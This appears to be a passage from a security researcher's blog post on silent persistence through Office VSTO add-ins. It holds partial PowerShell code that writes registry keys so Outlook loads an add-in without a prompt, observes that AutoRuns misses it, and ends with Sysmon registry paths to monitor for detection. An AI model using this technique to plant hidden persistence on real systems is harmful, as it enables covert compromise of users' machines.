        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}", "
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}", "
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}", "
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}", "
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}", "
        @("HKCU:\Software\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a", "
        @("HKCU:\Software\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a", "

    foreach ($KeyPair in $RegistryKeys) {
        New-ItemProperty -Path $KeyPair[0] -Name $KeyPair[1] -Value $KeyPair[2] -PropertyType "Strin
    }
        Write-Host "Done."
    New-ItemProperty -Path "HKCU:\Software\Microsoft\Office\Outlook\Addins\OutlookExtension" -Name "
}


function Remove-OutlookAddin {
<#
    .SYNOPSIS

        Removes the Outlook add-in
        Author: @_vivami

    .EXAMPLE

        PS> Remove-OutlookAddin
#>
    $RegistryPaths =
        @("HKCU:\Software\Microsoft\Office\Outlook\Addins\OutlookExtension"),
        @("HKCU:\Software\Microsoft\VSTO\SolutionMetadata"),
        #@("HKCU:\Software\Microsoft\VSTO\SolutionMetadata\{FA2052FB-9E23-43C8-A0EF-43BBB710DC61}"),
        @("HKCU:\Software\Microsoft\VSTO\Security\Inclusion\1e1f0cff-ff7a-406d-bd82-e53809a5e93a")

    $RegistryPaths | foreach {
        Remove-Item -Path $($_) -Force -Recurse
    }
}
```



```
PS C:\Users\superusr\Desktop> Import-Module .\Install-OutlookAddin.ps1
PS C:\Users\superusr\Desktop> Install-OutlookAddin C:\Users\superusr\Desktop\OutlookExtension\OutlookExtension.vsto
Done.
PS C:\Users\superusr\Desktop>
```

Sure enough, it worked! The add-in was installed and loaded by Outlook upon startup, without a pop-up.




```
kExtension.dll.manifest    02/01/2021 18:09    MANIFEST File           14 KB
kExtension.pdb             02/01/2021 18:09    Program Debug Data...   30 KB
kExtension.vsto            02/01/2021 18:09    VSTO Deployment M...     6 KB
```

```
PS C:\Users\superusr\Desktop>
```

```
ified: 01/02/2002 18:02, Path: C:\Program Files (x86)\Common Files\Microsoft Shared\VSTO\10.0
```

Taking a look at Sysinternals' AutoRuns, we can see that this VSTO add-in is not detected.



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\Software\Wow6432Node\Microsoft\Office\Outlook\Addins				02/05/2020 11:54	
☑ {a6a2383f-ad50...	Skype for Business	(Verified) Micros...	c:\program files (x86)\microsoft office\root\office16\ucaddin.dll	12/02/2020 07:52	

MSRC

I've reached out to Microsoft Security Response Center, but since this is not a breach of a security boundary, this bug does not meet the bar for servicing and will not be fixed.

Detection

To detect this persistence technique, monitor "RegistryEvent Value Set"-events (Sysmon Event ID 13) on the following paths:

```
HKCU:\Software\Microsoft\Office\Outlook\Addins\
HKCU:\Software\Microsoft\Office\Word\Addins\
HKCU:\Software\Microsoft\Office\Excel\Addins\
HKCU:\Software\Microsoft\Office\Powerpoint\Addins\
HKCU:\Software\Microsoft\VSTO\Security\Inclusion\
```

You can try all of this yourself with the PoC code on my GitHub repo.

Related Posts

- Persisting our implant like the CIA
- Reigning the Empire, evading detection